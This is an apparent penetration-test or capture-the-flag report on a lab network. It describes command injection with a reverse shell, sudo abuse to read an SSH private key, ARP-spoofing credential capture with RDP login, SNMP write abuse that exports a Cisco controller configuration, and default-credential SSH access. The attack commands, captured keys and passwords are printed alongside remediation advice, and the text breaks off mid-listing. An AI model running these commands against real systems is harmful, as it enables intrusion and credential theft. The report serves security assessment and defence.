System
Rating:
System rating is not available
Processor:
QEMU Virtual CPU version 2.5+ 2.79 GHz
Installed memory (RAM):
4.00 GB
System type:
64-bit Operating System
Pen and Touch:
No Pen or Touch Input is available for this Display
Computer name, domain, and workgroup settings
Computer name:
MGMTOLD
Change settings
Full computer name:
MGMTOLD
Computer description:
Workgroup:
WORKGROUP
Windows activation
You must activate today. Activate Windows now
See also
Action Center
Windows Update
Performance Information and Tools
Windows Explorer
Windows 7
Build 7601
This copy of Windows is not genuine
6:04 AM
5/31/2025

5. Remote Code Execution in HTTP Service (10.11.12.38) - Critical

CWE	CWE-78
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H/E:F/RL:O/RC:C
Summary of Findings	An unauthenticated command-injection flaw in the `vinyl` parameter on 10.11.12.38:3826 allowed us to execute arbitrary commands as the `application` user. After confirming RCE, we spawned a reverse shell and discovered that `application` could run `/usr/bin/cat` as root via sudo. Using this, we read Taylor's private SSH key (`id_ed25519`) and used it to SSH into 10.11.12.53. There, we retrieved WordPress database credentials from `wp-config.php`, enabling further lateral movement.
Impact	• **Credential Theft & Lateral Movement** Extracted SSH private key (`id_ed25519`) allows access to downstream hosts as `taylor`. Obtaining WordPress DB credentials exposes application data and broadens the attack surface. • **Complete Loss of Confidentiality** All sensitive files (user data, private keys, database credentials) on the compromised hosts are exposed. • **Integrity & Availability Risks** With root-level read/write, the attacker can alter or delete code, configurations, back up files, or inject backdoors, disrupting services and corrupting data. • **Wider Infrastructure Exposure** Stolen SSH key and DB credentials can compromise other systems trusting Taylor's key or sharing the same database account, potentially leading to a full network breach. • **Compliance & Regulatory Consequences** Exposure of private keys and configuration files likely violates policies and regulations (e.g., GDPR), risking legal penalties and reputational damage.
Remediation	1. **Sanitize & Restrict User Input** ◦ Validate and sanitize the `vinyl` parameter server-side to prevent shell injection. ◦ Replace any direct `system()` or backtick calls with parameterized functions or whitelisted commands. ◦ Use functions like PHP's `escapeshellarg()` / `escapeshellcmd()` (or equivalent) to safely escape arguments. 2. **Enforce Strong SSH & Application Authentication** ◦ Disable password-based SSH; require public-key or certificate-based logins on all hosts. ◦ Enable multi-factor authentication (MFA) for SSH and any administrative web interfaces. ◦ Configure intrusion prevention (e.g., fail2ban) to block repeated bad-actor attempts.

3. **Network Segmentation & Firewall Rules**
   - Place internal application servers (10.11.12.38, 10.11.12.53) on an isolated management VLAN.
   - Use firewall rules to allow only necessary ports (3826/HTTP, 443/HTTPS) from trusted subnets; block everything else.

Attack Vector (Findings)

- IP: 10.11.12.38
- Port:3826

Initial RCE Exploitation

The HTTP endpoint on 10.11.12.38 (port 3826) exposes a parameter named vinyl that is passed directly into a system shell without sanitization. An attacker can therefore inject arbitrary commands as the application user.

Reverse Shell

Next, we injected a reverse-shell payload:

```
bash -i >& /dev/tcp/10.11.13.161/9999 0>&1
```

Privilege Escalation via sudo

Once inside as application, we ran sudo -l to identify allowed privileged commands:

```
$ sudo -l
Matching Defaults entries for application on fragile:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User application may run the following commands on fragile:
    (root) NOPASSWD: /usr/bin/cat
```

- Because application can run cat as root without a password, we can read any file on the system.


Extracting Taylor's SSH Private Key

We navigated to Taylor's home directory and listed their SSH folder:

```
$ ls .ssh
authorized_keys
id_ed25519
id_ed25519.pub
known_hosts
known_hosts.old
```

```
$ sudo /usr/bin/cat /home/taylor/.ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACCTVPNUh+v8t9eJqHJBE2Y47r2aAcOcXDfiJ4FB1bBD3wAAAJiVypnNlcqZ
zQAAAAtzc2gtZWQyNTUxOQAAACCTVPNUh+v8t9eJqHJBE2Y47r2aAcOcXDfiJ4FB1bBD3w
AAAEB0smk2X/2JAU3OxWehmtzI/h/3OdFltGvNEBf1N4IDPZNU81SH6/y314mockETZjju
vZoBw5xcN+IngUHVsEPfAAAADnRheWxvckBmcmFnWxlAQIDBAUGBw==
-----END OPENSSH PRIVATE KEY-----
$
```

Downloaded id_ed25519 and successfully authenticated as user taylor via SSH to other hosts where that key was trusted.



- This successfully logged us in as taylor on 10.11.12.53.

Harvesting WordPress Database Credentials

On 10.11.12.53, Taylor's home directory contained the WordPress configuration (wp-config.php), which included database credentials:

```
taylor@web1:~$ cat /var/www/html/wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the installation.
 * You don't have to use the website, you can copy this file to "wp-config.php"
 * and fill in the values.
 *
 * This file contains the following configurations:
 *
```

```
 * * Database settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH

 ...

 /** Database username */
define( 'DB_USER', 'wpuser' );

/** Database password */
define( 'DB_PASSWORD', 'Passw0rd!' );

/** Database hostname */
define( 'DB_HOST', 'localhost' );

/** Database charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8' );
```

6. RDP Login Achieved on RECORD (vault.vinyl) – 10.11.12.28 - High

CWE	CWE-200
CVSS 3.1	8.6 / CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N/E:F/RL:O/RC:C
Summary of Findings	RDP on RECORD (10.11.12.28:3389) was joined to the vault.vinyl AD domain. By performing an ARP-spoofing MITM with Ettercap, we intercepted cleartext LDAP credentials for `eswift@vault.vinyl` (password `FLAG-2642981`). We validated these credentials via SMB against 10.11.12.6, confirming `eswift` is a legitimate domain user. Using FreeRDP, we then authenticated to RECORD as `eswift`, gaining a full desktop session and access to domain resources.
Impact	• **Loss of Confidentiality** An interactive session allows browsing, copying, or exfiltrating data—emails, documents, database connections, and configuration files—without triggering host-based authentication controls. • **Loss of Integrity** The attacker can install malware, modify or delete critical system/application files, alter logs to cover tracks, or tamper with Group Policy Objects (if permissions allow). • **Loss of Availability** By disabling or uninstalling services, deleting system-critical files, changing firewall rules, or locking out legitimate users, the attacker could render RECORD inoperative. • **Lateral Movement & Privilege Escalation** From RECORD, the attacker can scan and RDP/SMB into other domain-joined machines using the same credentials or harvested hashes, expanding their foothold across the vault.vinyl environment. • **Potential Domain Compromise** Since `eswift` is in privileged groups (Local Admin and Remote Desktop Users on RECORD), the attacker could escalate to full domain-admin via credential harvesting, delegation abuse, or AD misconfigurations—leading to a complete takeover of the vault.vinyl domain.
Remediation	1. **Enforce Encrypted Authentication** ◦ Disable plaintext LDAP (port 389) and SMB (port 445); require LDAPS (636) and SMB signing to prevent credential interception. ◦ Enable Network Level Authentication (NLA) for RDP to force credential verification before a full session. 2. **Implement Strong Access Controls** ◦ Restrict RDP (3389) to a dedicated jump-box or management workstation IP list via firewall rules or NSGs. ◦ Limit SMB and LDAP access to only necessary application servers and domain controllers.

3. **Multi-Factor Authentication (MFA)**
   - Require MFA for all RDP logins through an RDP gateway or AD Conditional Access to prevent unauthorized access even if credentials are compromised.
4. **Regular Monitoring & Logging**
   - Enable LDAP and SMB signing, and forward authentication logs to a SIEM.
   - Alert on unusual LDAP binds or RDP logins from unexpected sources.

Attack Vector (Findings)

- **IP :** 10.11.12.28
- **Port** : 3389

Scan

```
nmap 10.11.12.28 -p3389 -sV -sC -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-30 11:55 EDT
Nmap scan report for 10.11.12.28
Host is up (0.011s latency).

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=RECORD.vault.vinyl

...

| rdp-ntlm-info:
|   Target_Name: vault-vinyl
|   NetBIOS_Domain_Name: vault-vinyl
|   NetBIOS_Computer_Name: RECORD
|   DNS_Domain_Name: vault.vinyl
|   DNS_Computer_Name: RECORD.vault.vinyl
|   DNS_Tree_Name: vault.vinyl
|   Product_Version: 10.0.19041
```

- This scan proves that the RDP service on RECORD is joined to the **vault.vinyl**

Enumeration

MITM via Ettercap

We performed an ARP-spoofing attack with Ettercap and intercepted LDAP traffic, capturing the following credentials:

```
eswift@vault.vinyl : FLAG-2642981
```

Authentication Test

We validated the credentials against SMB:


```
netexec smb 10.11.12.6 -u eswift -p FLAG-2642981
```

```
┌──(daniel㉿daniel)-[~]
└─$ netexec smb 10.11.12.6 -u eswift -p FLAG-2642981

SMB         10.11.12.6      445    AMPLIFIER        [*] Windows Server 2022 Build 20348 x64 (name:AMPLIFIER) (domain:vault.vinyl) (signing:True) (SMBv1:False)
SMB         10.11.12.6      445    AMPLIFIER        [+] vault.vinyl\eswift:FLAG-2642981
```

- This output gives us a confirmation that user is a domain user in **vault.vinyl**

RDP Access Successfully

```
xfreerdp3 /u:eswift /p:FLAG-2642981 /v:10.11.12.28
```



7. Critical SNMPv1 Write Misconfiguration on Cisco WLC 10.11.12.2 - High

CWE	CWE-284
CVSS 3.1	8.4 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N/E:F/RL:O/RC:C
Summary of Findings	SNMP v2c on the Cisco AIR-WLC4404-100-K9 (10.11.12.2) was configured with write permissions using the “private” community string an issue tracked as **CVE-2007-2036**. By issuing SNMP SET commands, we changed the device name and triggered a TFTP export of the full controller configuration. The exported backup contained encrypted management-user entries, which we decrypted to recover cleartext passwords for `admin` and `aturner`. Because `aturner` is a domain account, these credentials could be reused to pivot further into the network.
Impact	• **Complete Configuration Disclosure** The attacker obtained the entire controller configuration, including network settings, SSIDs, security keys, and VLAN mappings, compromising the confidentiality of all managed wireless infrastructure. • **Credential Compromise** Obtained cleartext passwords for `admin` and `aturner`. The `admin` account gives full WLC control; `aturner` may provide domain-level access if reused. • **Integrity Violation** With SNMP write access, an attacker could alter SSIDs, VLAN assignments, access policies, inject rogue firmware, or change administrative passwords—undermining trust in the controller’s operation. • **Availability Disruption** Malicious SNMP writes or corrupted configuration uploads could disable wireless networks, disconnect APs, or trigger service outages—causing denial of service for connected clients.
Remediation	1. **Disable SNMP v2c Write Access** ◦ Remove or change the “private” community string so it no longer grants WRITE permissions. ◦ Restrict any remaining SNMP communities to READ-ONLY if SNMP v2c must remain enabled. 2. **Migrate to SNMPv3** ◦ Configure SNMPv3 users with strong authentication (SHA or MD5) and encryption (AES or DES). ◦ Disable SNMPv1/v2c on the management interface entirely. 3. **Network Segmentation & Hardening** ◦ Place the WLC in a dedicated management VLAN with no direct access from general user segments. ◦ Use firewall rules to prevent lateral movement from the WLC to other network segments. 4. **Monitoring & Alerting** ◦ Enable SNMP set-operation logging on the WLC and forward logs to a SIEM.

- Configure alerts for any unexpected SNMP SET requests or configuration exports.

5. **Firmware & Software Updates**
   - Upgrade to the latest Cisco AireOS release, ensuring any SNMP security enhancements and MIB hardening are applied.
   - Regularly review Cisco advisories for new SNMP or management-plane vulnerabilities.

Attack Vector (Findings)

IP: 10.11.12.2
Device: Cisco Wireless LAN Controller AIR-WLC4404-100-K9

Scan/Enumeration

```
└─$ snmpwalk -v2c -c private 10.11.12.2
iso.3.6.1.2.1.1.1.0 = STRING: "Cisco Controller"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.14179.1.1.4.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (315591100) 36 days, 12:38:31.00
iso.3.6.1.2.1.1.4.0 = STRING: "CTFtest"
iso.3.6.1.2.1.1.5.0 = STRING: "HackedDeviceLOL"
iso.3.6.1.2.1.1.6.0 = ""
...
iso.3.6.1.2.1.47.1.1.1.1.2.1 = STRING: "4400 Series WLAN Controller:100 APs"
iso.3.6.1.2.1.47.1.1.1.1.4.1 = INTEGER: 0
iso.3.6.1.2.1.47.1.1.1.1.6.1 = INTEGER: -1
iso.3.6.1.2.1.47.1.1.1.1.7.1 = STRING: "Chassis"
iso.3.6.1.2.1.47.1.1.1.1.8.1 = STRING: "V02"
iso.3.6.1.2.1.47.1.1.1.1.10.1 = STRING: "7.0.250.0"
iso.3.6.1.2.1.47.1.1.1.1.11.1 = STRING: "FOC1130F0JZ"
iso.3.6.1.2.1.47.1.1.1.1.13.1 = STRING: "AIR-WLC4404-100-K9"
```

Finding (CVE-2007-2036):

> SNMP v2c on this controller is configured with the default “private” community string, granting WRITE access. This behavior corresponds to CVE-2007-2036, which describes how Cisco WLC versions before 20070419 allow unauthenticated SNMP READ/WRITE with default community strings.


By using snmpset we can modify the OIDs of the SNMP service.

For example, we can edit the name of the system:


snmpset -v2c -c private 10.11.12.2 .1.3.6.1.2.1.1.5.0 s "SuperSecureDevice"

```
┌──(gr3g㉿Gr3G)-[~]
└─$ snmpset -v2c -c private 10.11.12.2 .1.3.6.1.2.1.1.5.0 s "SuperSecureDevice"
iso.3.6.1.2.1.1.5.0 = STRING: "SuperSecureDevice"
```

So now if we rescan the SNMP we can see that the name is changed.


(gr3g㉿Gr3G)-[~]
$ snmpwalk -v2c -c public 10.11.12.2
iso.3.6.1.2.1.1.1.0 = STRING: "Cisco Controller"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.14179.1.1.4.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (320572600) 37 days, 2:28:46.00
iso.3.6.1.2.1.1.4.0 = STRING: "CTFtest"
iso.3.6.1.2.1.1.5.0 = STRING: "SuperSecureDevice"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 2
iso.3.6.1.2.1.2.1.0 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3

By setting up a TFTP server on our machine we can actually make the server send the config file to us.


gr3g@Gr3G: ~
msf6 auxiliary(server/tftp) > snmpset -v2c -c private 10.11.12.2 1.3.6.1.4.1.14179.1.2.9.1.2.0 a 10.11.13.166
[*] exec: snmpset -v2c -c private 10.11.12.2 1.3.6.1.4.1.14179.1.2.9.1.2.0 a 10.11.13.166
iso.3.6.1.4.1.14179.1.2.9.1.2.0 = IpAddress: 10.11.13.166
msf6 auxiliary(server/tftp) > snmpset -v2c -c private 10.11.12.2 1.3.6.1.4.1.14179.1.2.9.1.3.0 s "/tmp/"
[*] exec: snmpset -v2c -c private 10.11.12.2 1.3.6.1.4.1.14179.1.2.9.1.3.0 s "/tmp/"
iso.3.6.1.4.1.14179.1.2.9.1.3.0 = STRING: "/tmp/"
msf6 auxiliary(server/tftp) > snmpset -v2c -c private 10.11.12.2 1.3.6.1.4.1.14179.1.2.9.1.4.0 s "wlc_backup.txt"
[*] exec: snmpset -v2c -c private 10.11.12.2 1.3.6.1.4.1.14179.1.2.9.1.4.0 s "wlc_backup.txt"
iso.3.6.1.4.1.14179.1.2.9.1.4.0 = STRING: "wlc_backup.txt"
msf6 auxiliary(server/tftp) > snmpset -v2c -c private 10.11.12.2 1.3.6.1.4.1.14179.1.2.9.1.6.0 i 1
[*] exec: snmpset -v2c -c private 10.11.12.2 1.3.6.1.4.1.14179.1.2.9.1.6.0 i 1
iso.3.6.1.4.1.14179.1.2.9.1.6.0 = INTEGER: 1
msf6 auxiliary(server/tftp) >

Step-by-Step Attack Flow

1. Attacker Prepares TFTP Server
2. SNMP Write Commands Sent to Cisco WLC
3. Cisco WLC Responds
4. Exfiltration Success

Credential Disclosure

Extracted credentials from config:

```
config mgmtuser add encrypt admin 1 33e3b96d93c25719ec0737d81c41ceaa
5feefa95281d9e9e225baf9e7ed1c11521213b39 16
d154f6263cd697a1e2a3c41413fbe6a40000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000 read-write
config mgmtuser add encrypt aturner 1 7bf9325ad214ec9e6febe41aa6a5dbe5
93492edc6c0b3202fb852a32540a3010e8b21420 32
2eda8c861a6a42a61a1c7fb51a02f3b59ed1c0bda45a44eafe28c04dd7d60d2800000000000000000000000000000
000000000000000000000000000000000000000 read-write
```

in the format :

```
username <slot> <salt1> <salt2> <len> <ciphertext>
```

Used Cisco-AireOS-WLC-config-decryption-tool to decrypt them:

Decrypted credentials:

```
└─$ python3 Cisco_WLC_decrypt_config.py wlc_backup.txt
mgmtuser: admin, password: FLAG-7909972
mgmtuser: aturner, password: L3KTsZRt2Uxx5HH3MB
```

Note: aturner is part of domain user. These credentials may provide access beyond this WLC if reused elsewhere.

8. Unauthorized Access & Key Disclosure on OPNsense Firewall (10.11.12.13) - High


CWE	CWE-287
CVSS 3.1	8.4 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N/E:F/RL:O/RC:C
Summary of Findings	The OPNsense firewall at 10.11.12.13 was protected by the default `monitoring:monitoring` credentials, granting read-only web-UI access to view firewall rules, VLANs, and internal IP mappings. The same credentials worked over SSH on port 5569, allowing us to log in as `monitoring` and read private SSH host keys (`/conf/sshd/`). These keys can be used to impersonate the firewall in SSH sessions, enabling stealthy man-in-the-middle attacks and further network compromise.
Impact	• **Unauthorized Network Visibility** The attacker can view all firewall rules, VLAN configurations, VPN endpoints, and IP mappings, exposing the entire network topology. • **Loss of Confidentiality, Integrity, and Availability** ◦ **Confidentiality:** Firewall policies, VPN secrets, and DHCP data become visible. ◦ **Integrity:** An attacker could alter firewall rules, inject malicious NAT/DNS entries, or tamper with DHCP settings to redirect or block traffic. ◦ **Availability:** By disabling VPN or corrupting DHCP, an attacker can cause network-wide outages. • **Lateral Movement & Persistence** With topology knowledge and harvested credentials, the attacker can move laterally to other segments. Compromised SSH keys allow persistent backdoor access even after credentials are rotated.
Remediation	1. **Disable or Reconfigure the `monitoring` Account** ◦ Immediately disable or delete the default `monitoring` user. ◦ If read-only monitoring is needed, create a separate web-UI account and a distinct SSH account—each with its own strong password. 2. **Enforce Strong, Unique Passwords** ◦ Apply a policy requiring at least 12 characters, mixed case, numbers, and symbols. ◦ Enable multi-factor authentication (MFA) for both web and SSH logins. 3. **Harden SSH Configuration** ◦ Disable password-based SSH authentication and require key-based logins only. ◦ Restrict SSH access to a management VLAN or designated admin IPs via firewall rules. 4. **Network Segmentation & Firewall Hardening** ◦ Place the OPNsense management interface on a dedicated management VLAN inaccessible from user or guest networks.

- Enforce strict firewall rules to permit only necessary administrative ports (e.g., HTTPS, SSH) from trusted IP ranges.

Attack Vector (Findings)

- **IP:** 10.11.12.13
- **Port:** 81, 5569

During enumeration, we found a very weak username/password,The OPNsense login screen accepted monitoring:monitoring. The account was only able to read access, exposing internal subnets, firewall rules and IP mapping.



SSH Login with Reused Credentials

```
$ ssh -p 5569 monitoring@10.11.12.13
monitoring@10.11.12.13's password: monitoring
Last login: Fri May 30 12:12:31 2025 from 10.11.13.160
Hello, this is OPNsense 24.7
```

Discovery of Private SSH Host keys

```
monitoring@turntable:/conf/sshd $ ls -la
total 44
